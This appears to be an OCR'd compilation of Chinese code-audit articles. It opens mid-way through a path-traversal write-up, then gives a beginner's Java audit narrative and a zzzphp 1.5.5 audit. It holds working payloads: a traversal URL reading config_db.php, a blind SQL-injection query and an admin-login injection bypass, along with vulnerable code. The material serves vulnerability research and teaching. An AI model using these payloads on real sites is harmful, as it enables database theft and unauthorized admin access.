
但目录地址不能直接使用，需要进入 if 函数中去，而 $dir 变量中的字符串前 4 位必须要有 http 。

我赌一块钱，当初写这段代码的程序员是想加外链图片的显示。

当然我们传入 ./.../ 后，经过 str_replace 函数替换后会得到一个 . ，而单独的 / 是不会被过滤的，如此反复即可构造出突破限制的路径。

最终的 payload ：

/member/index.php?a=doshow&m=include&c=old_thumb&dir=http/./.../..././/./.../..././/config/config_db.php



记一次对 Java 项目的代码审计

原创： singll 信安之路 2018-10-23

大家好，我是一只安全小菜鸡。老大扔给我一个项目，某项目的 java 审计。于是我就去进行我“第一次”审计。

第一回合

拿到代码的我一脸懵逼

OK，这是个 Java 项目，拿到代码之后，我们首先....看结构。

什么？难道拿到代码不是先上扫描器么？

嗯...这么想也没错，我对代码审计的扫描工具有个看法。

在我想象的代码审计境界，对于工具是这样的：

第一个境界：依赖扫描工具。这个阶段扫描工具是救命的，报告全靠扫描工具来出。

第二个境界：脱离扫描工具。一个优秀的代码审计工程师，是一定要会看得懂代码的，扫描工具是提升技术的拦路虎。

第三个境界：使用扫描工具。在高手的手里，工具是提升生产力的，因为高手知道扫描工具的误报，漏报，可以使用工具解决重复的工作，也可以对工具进行改进。

这里不用说了，我就是第一个境界中的。于是我用的是扫描工具+人工审计的方式。PS：扫描工具是使用的 fortify，谁用谁知道。大家可以在网上自己寻找，这里不详说了。

这里补充一下，出去给人做代码审计呢，一般可以配一个开发来帮忙导游，哦不对，是讲解。


有什么不懂不会的都可以问，只要不是 low 爆的问题开发小哥都会耐心讲解。还有就是可以问一下有没有设计文档，可不可以拿出来看看。

回到正题，首先呢，看结构：

既然 java 代码，那么是用什么框架开发的，用了什么第三方插件，等等。

我看到这个项目，用了 spring 框架，然后 orm 用的是 mybatis。

至于怎么看，如果项目里有 pom.xml，那么就点开他就行，没有的话就要根据各个框架的特点来找对应文件和代码结构了。



就是上图这货。

```
</dependency>
<!-- 添加Spring依赖 -->
<dependency>
    <groupId>org.springframework</groupId>
    <artifactId>spring-core</artifactId>
    <version>${spring.version}</version>
</dependency>
<dependency>
    <groupId>org.springframework</groupId>
    <artifactId>spring-context</artifactId>
    <version>${spring.version}</version>
</dependency>
<dependency>
    <groupId>org.springframework</groupId>
    <artifactId>spring-context-support</artifactId>
    <version>${spring.version}</version>
</dependency>
<dependency>
    <groupId>org.springframework</groupId>
    <artifactId>spring-aop</artifactId>
    <version>${spring.version}</version>
</dependency>
<dependency>
    <groupId>org.springframework</groupId>
    <artifactId>spring-aspects</artifactId>
    <version>${spring.version}</version>
</dependency>
<dependency>
    <groupId>org.springframework</groupId>
    <artifactId>spring-tx</artifactId>
```


既然是 java 项目，那么一个显而易见的事实就是，java 代码都在 .java 文件里。一般来说，都在 src/main/java 这个文件夹下。

最近看 java，发现一个很好玩的东西，就是一个号称是安全框架的东西--shiro，apache 出品，必属精品。咳咳。


其实是一个权限管理框架（总结的可能很简单，不过框架主要做的就是这方面事情），有兴趣可以自行看看 shiro：

https://www.sojson.com/tag_shiro.html

我在这个项目里就有发现有用到。

以及一定要看的是 web.xml，这在 java web 项目中属于核心文件，只要能找到就必看（没错，这个文件虽然重要但是不是必须的）。

web.xml 位于 WEB-INF 目录下，而 WEB-INF 可能会位于 webapp 中，貌似也会在其他位置，这个大家稍微找一下就好了。（如图）



从 web.xml 里面可以看到什么呢?

```
<session-config>
    <cookie-config>
        <secure>true</secure>
    </cookie-config>
</session-config>
```


filter，这就是大名鼎鼎的过滤器，是否有全局过滤看这里准没错。

```
<session-config>
    <cookie-config>
        <secure>true</secure>
    </cookie-config>
</session-config>
```



session，过期时间等。

这里有篇秘籍，大家可以自行观看 web.xml 详解

https://www.jianshu.com/p/35c414c06cd9

本项目是没有设置全局过滤的，所以，你懂得。

由于本项目使用的是 mybatis，那么我们去看 mybatis 文件就好了，很简单，mybatis 使用的是 xml 文件，会 SQL 的一看就能看懂，关键的就是 ${} 与 #{}。



就是这种文件。原则就是，看到 #{} 就可以放心了，不存在注入的，看到 ${} 的进去跟踪下，如果是从前端传过来的，那么恭喜你，发现 SQL 注入~

此项目不存在 sql 注入。

第二回合

好，我们继续往下进行。让我们有请我们的好朋友，XSS 同学。

这里说一下人工查 XSS 思路，我们回顾一下 XSS 特点，要有输入，要有输出（反射型）。于是我们就去找，输入，一般的语句是这样的：request.getParameter()。

然后我们在这下面找到，会不会返回到前端，以及会不会过滤。前端呢，如果有 jsp，去对应 jsp 里面找有没有 ${XXX}

这个就是用来输出从 java 里面传过来的变量的。

由于此项目不存在过滤，所以存在一些 XSS。

至于储存型 XSS 呢，就只要看是否有调用 sql 语句存储到数据库，以及是否将内容输出到前端，满足这两点才会存在（当然要没有过滤才可以）。

余下的漏洞稍稍提一嘴，比如任意文件查看删除，可以根据 path 变量来查

（当然这属于取巧，很大可能会漏掉），至于命令执行，可以查找相关危险函数。以及文件上传的危险函数，这里不做总结了，因为我也没找到[摊手]。

最终回合

emmm，最后我从自己审出来的 + fortify 的扫描报告中的一些漏洞（验证过的）拿出来写了报告。

说说我自己的理解：想要完成代码审计的工作，是要会开发的，起码要对代码有感觉，然后常见漏洞原理要掌握。

至于代码审计的进阶，那么就需要深入研究。

忘记从哪里看到的一句话：想要审别人的代码，你就要比写这个代码的人技术更好。

与君共勉。

书籍推荐

既然是 Java 相关，那么一定要推荐一本 Java 书

《Java 核心技术 卷一：基础知识》：

https://pan.baidu.com/s/1tgUG77SSqghmJ4MKoxZnvA(801n)

如果经济能力足够，推荐大家买正版书。

代码审计之 zzzphp

原创： 0x584A 信安之路 2018-10-30

想想很久都没有发布代码审计的文章了，最近忙于开发任务加上最近状态不太好，哎研发 dog。

这里给去中心化漏洞平台拉个广告（域名：dvpnet.io），因为有朋友在里面工作，之前叫我去一起挖交易所漏洞，然后被狠狠打击了一波自信。


周五的时候打赌看谁挖的多，周末两天我提交了 14 个洞，不是撞洞就是不符合规则。而大佬呢？猛的一 B，四个号全部上了 10 月榜单前十。

有机会去北京一定要揍...吃...他一顿狠的，气啊！！！

SQL 注入

版本：zzzcms php 1.5.5 181018

安装好环境后跟入口文件，至此处：



ParseGlobal(G('sid'), G('cid')); 跟进去后是这样的：

```
829
830 function ParseGlobal($sid,$cid){
831   if ($sid>0) {
832     $data=db_load_one( table: 'sort', where: 'sid='.$sid);
833   }elseif($cid>0) {
834     $data=db_load_sql_one( sql: 'select * from [dbpre]sort where sid=(select c_sid from [dbpre]content where cid='.$cid.'
835   }else{
836     $GLOBALS["tid"]=G( k: 'sid');
837     return ;
838   }
839   if(!$data) error( strmsg: '很抱歉，您访问的页面未找到,请检查网址是否正确！');
840     $value=array_change_key_case($data);
841     if (conf( str: 'runmode')==0 && $value['s_gid']>0){
842       $gmark=get_session( name: 'gmark') ? get_session( name: 'gmark') : 0;
843       $user = db_load_one( table: 'user_group', where: 'gid='.$value['s_gid'], col: 'gid,g_name,g_mark');
```


在跟进 db_load_one 方法看看：

```
123 function db_load_one($table, $where = array() ,$col= array() ,  $orderby = NULL, $d = NULL) {
124     $db = $_SERVER['db'];
125     $d = $d ? $d : $db;
126     if(!$d) return FALSE;
127     if (ifnum($where)){
128         $where=table_id($table).'='.$where;
129     }else{
130         $where= str_replace( search: '&', replace: ' and ',$where);
131     }
132
133     return $d->find_one($table, $where, $orderby, $col);
134 }
```


到此凭经验来看，ParseGlobal() 方法内传递的参数会造成 SQL 注入，db_load_one() 方法中的 130 行会将 & 符号替换成 and ，而 ifnum() 方法仅是一个判断 $where 是否是整形。

接下来就是向上查找传递的 $sid、$cid ，注意到在进 ParseGlobal() 时，先用了 G() 方法，而它实践上是在获取 $GLOBALS['sid']。

随后在 ParseGlobal(G('sid'), G('cid')); 的上面一行， $location = getlocation(); 中找到了 sid。


下面代码的关键位置我已经加了注释说明：

```php
function getlocation(){
    $location=getform( name: 'location', source: 'get');
    if (isset($location)){
        if (checklocation($location) !=FALSE)
        return  $location;
    }
    $url=$_SERVER['REQUEST_URI'];
    //if(ifstrin($url,'?from=')) $url=sub_left($url,'?from=');
    //if(ifstrin($url,'=&from=')) $url=sub_left($url,'=&from=');
    if (conf( str: 'runmode')>1){
        $arr = stripos($url, needle: '?') === FALSE ? parse_url( url: '?'.ltrim($url, charlist: '/')) : pars
    }else{
        $arr = parse_url($url); // 解析 URL，返回一个关联数组
    }
    $query = arr_value($arr, key: 'query'); // 取出数组中的数据，也就是问号后面的部分
    $query=str_replace(conf( str: 'siteext'), replace: '',$query);
    $GLOBALS['page'] = sub_right($query, val: '_'); // 分割字符串，将下划线后面的参数当作分页参数
    $query = sub_left($query, val: '_'); // 取下划线左边的值
    if (defined( name: 'LOCATION')){
        $GLOBALS['sid']='-1';
        $GLOBALS['cid']='-1';
        $GLOBALS['cname']=LOCATION;
        return LOCATION;
    }
    if(empty($query)){
        $GLOBALS['sid']=0;
        $GLOBALS['cid']=0;
        $GLOBALS['cname']='index';
        return 'index';
    }
    else{
        $pos = stripos($query, needle: '/'); // 取首次出现'/'的位置
        $q = substr($query, start: 0,$pos ); // 取'/'前面的字符串
        $p = substr($query, start: $pos+1 ); // 截取'/'后面的字符串
        $location = empty($q) ? checklocation($query, p: 0) : checklocation($q,$p);
        //echop($query);echop($q);echop($p);die;
        if (!empty($location)){
```



```php
}
function checklocation($q,$p=NULL){
    $arr1=array('about','gbook','list','taglist','brandlist');
    $arr2=array('content','order','user','form','wap','sitemap','sitexml');
    $arr3=array('news','product','photo','case','down','job','video');
    if (in_array($q,$arr1)){
        $p=sub_right($p, val: '/');
        $sep = strpos($p, needle: '_') !== FALSE ? strpos($p, needle: '_') : FALSE;
        if($sep !== FALSE) {
            // 对后半部分截取，并且分析
            $GLOBALS['sid'] =   substr($p, start: 0, $sep);
            $GLOBALS['cid'] =   0;
        } else {
            $GLOBALS['sid']= $p; // 传参数 ?about/1&1=1
            $GLOBALS['cid']= 0;
        }
        return $q;
    }elseif (in_array($q,$arr2)){
```


可以看到，sid 是通过 URL 赋值的，通过 $arr1 中的 about 定位到漏洞出现位置




正常访问：

http://127.0.0.1/?about/22_1

注入查询：

http://127.0.0.1/?about/22&1=2_1

此时的 SQL：



综合上面的东西，组合 URL 时不能使用 /**/ 注释来充当空格，现在让我们来爆下数据库名称：

payload:?about/22&ascii(mid(database(),1,1))=122_1

未修复的后台管理万能密码

首先搜了一下 cnvd：

zzzphp V1.5.2存在SQL注入漏洞

关注(0)

CNVD-ID	CNVD-2018-20034
公开日期	2018-10-28
危害级别	高 (AV:N/AC:L/Au:N/C:C/I:N/A:N)
影响产品	zzzcms zzzphp V1.5.2 180910
漏洞描述	zzzphp是采用PHP+ACCESS/MSSQL开发的免费建站整站系统。 zzzphp V1.5.2 180910版本存在SQL注入漏洞，攻击者可利用该漏洞绕过验证登录管理员页面，查看敏感信息或执行未授权操作。
参考链接	
漏洞解决方案	厂商尚未提供漏洞修复方案，请关注厂商主页更新： http://www.zzzcms.com
厂商补丁	zzzcmsV1.5.2存在万能密码登录漏洞
验证信息	已验证

先看了看当前的版本是 1.5.5 ，所有想验证下这个漏洞是否被修复了。

首先找到后台登录处的代码：

```php
<?php
require '../inc/zzz_class.php';
if (get_session('adminid')>0)  phpgo("index.php");
$act=getform('act','get');
switch ($act) {
    case 'loginout':
        login_out();
        break;
    case 'loginesc':
        login_esc();
        break;
    case 'loginon':
        $adminname=getform('adminname','post','nul');
        $adminpass=getform('adminpass','post','nul');
        $question=getform('question','post');
        $answer=getform('answer','post');
        is_null(get_cookie('adminname')) ?  $code=getform('code','post','code') :'';
        if (isnul($adminpass)) {
            db_count('user',"username = '". $adminname ."' and question = '". $question ."' and answer='".$answer."'")>0 ?:
        }else{
            db_count('user',"username = '". $adminname ."' and password='".md5_16($adminpass)."'")
        }
        login_in($adminname);
        phpgo(http_url_path());
```



用户名是 $adminname，这里的 getform() 是去 POST 中找 adminname 这个参数，如果没找到则返回 null。

getform() 里面还有一个 txt_html() 转义函数，但是在这里并没有什么 luan 用。

```php
/*txt 转换到 html*/
function txt_html($s) {
    if (! $s)  return $s;
    if (is_array($s)) { // 数组处理
        foreach ($s as $key => $value) {
            $string[$key] = txt_html($value);
        }
    } else{
        $s = trim($s);
        $s = htmlspecialchars($s);
        $s = str_replace( search: "\t",  replace: '        ', $s);
        $s = str_replace( search: "eval",  replace: "EVAL", $s);
        $s = str_replace( search: "exec",  replace: "EXEC", $s);
        $s = str_replace( search: "script",  replace: "SCRIPT", $s);
        $s = str_replace( search: "├",  replace: "", $s);
        $s = str_replace( search: "┼",  replace: "", $s);
        $s = str_replace( search: "\r\n",  replace: "\n", $s);
        $s = str_replace( search: "\n",  replace: '<br/>', $s);
    }
    return $s;
}
```



可以看到有个 htmlspecialchars 函数，但设置第二个参数，导致它不会过滤单引号，然后就沦陷了。

这是正常的包：



这是 SQL 注入导致的万能登录包：

虽然最终弹出了一个 script，但 cookie 已经被写入，我们去前台刷新下页面就可以直接进入后台。




原因是，当然我们绕过第一段账号密码判断的 SQl 后，存在一个 login_in($adminname);

可以看到，这里是一个 foreach 循环，当 $username 传入含 or 的恶意 SQL 时，查询出来的 $data 是多条记录。

这里存在逻辑错误，首先判断账号是否具备管理员，如果不是会 exit 退出。也就说，查出来的 $data 在前面的循环中成功写入 cookie 的一定是管理员账

号。

不仅如此，这里还会输出后台所有管理员的账号。我特意去后台新增了一个账号，admintest。



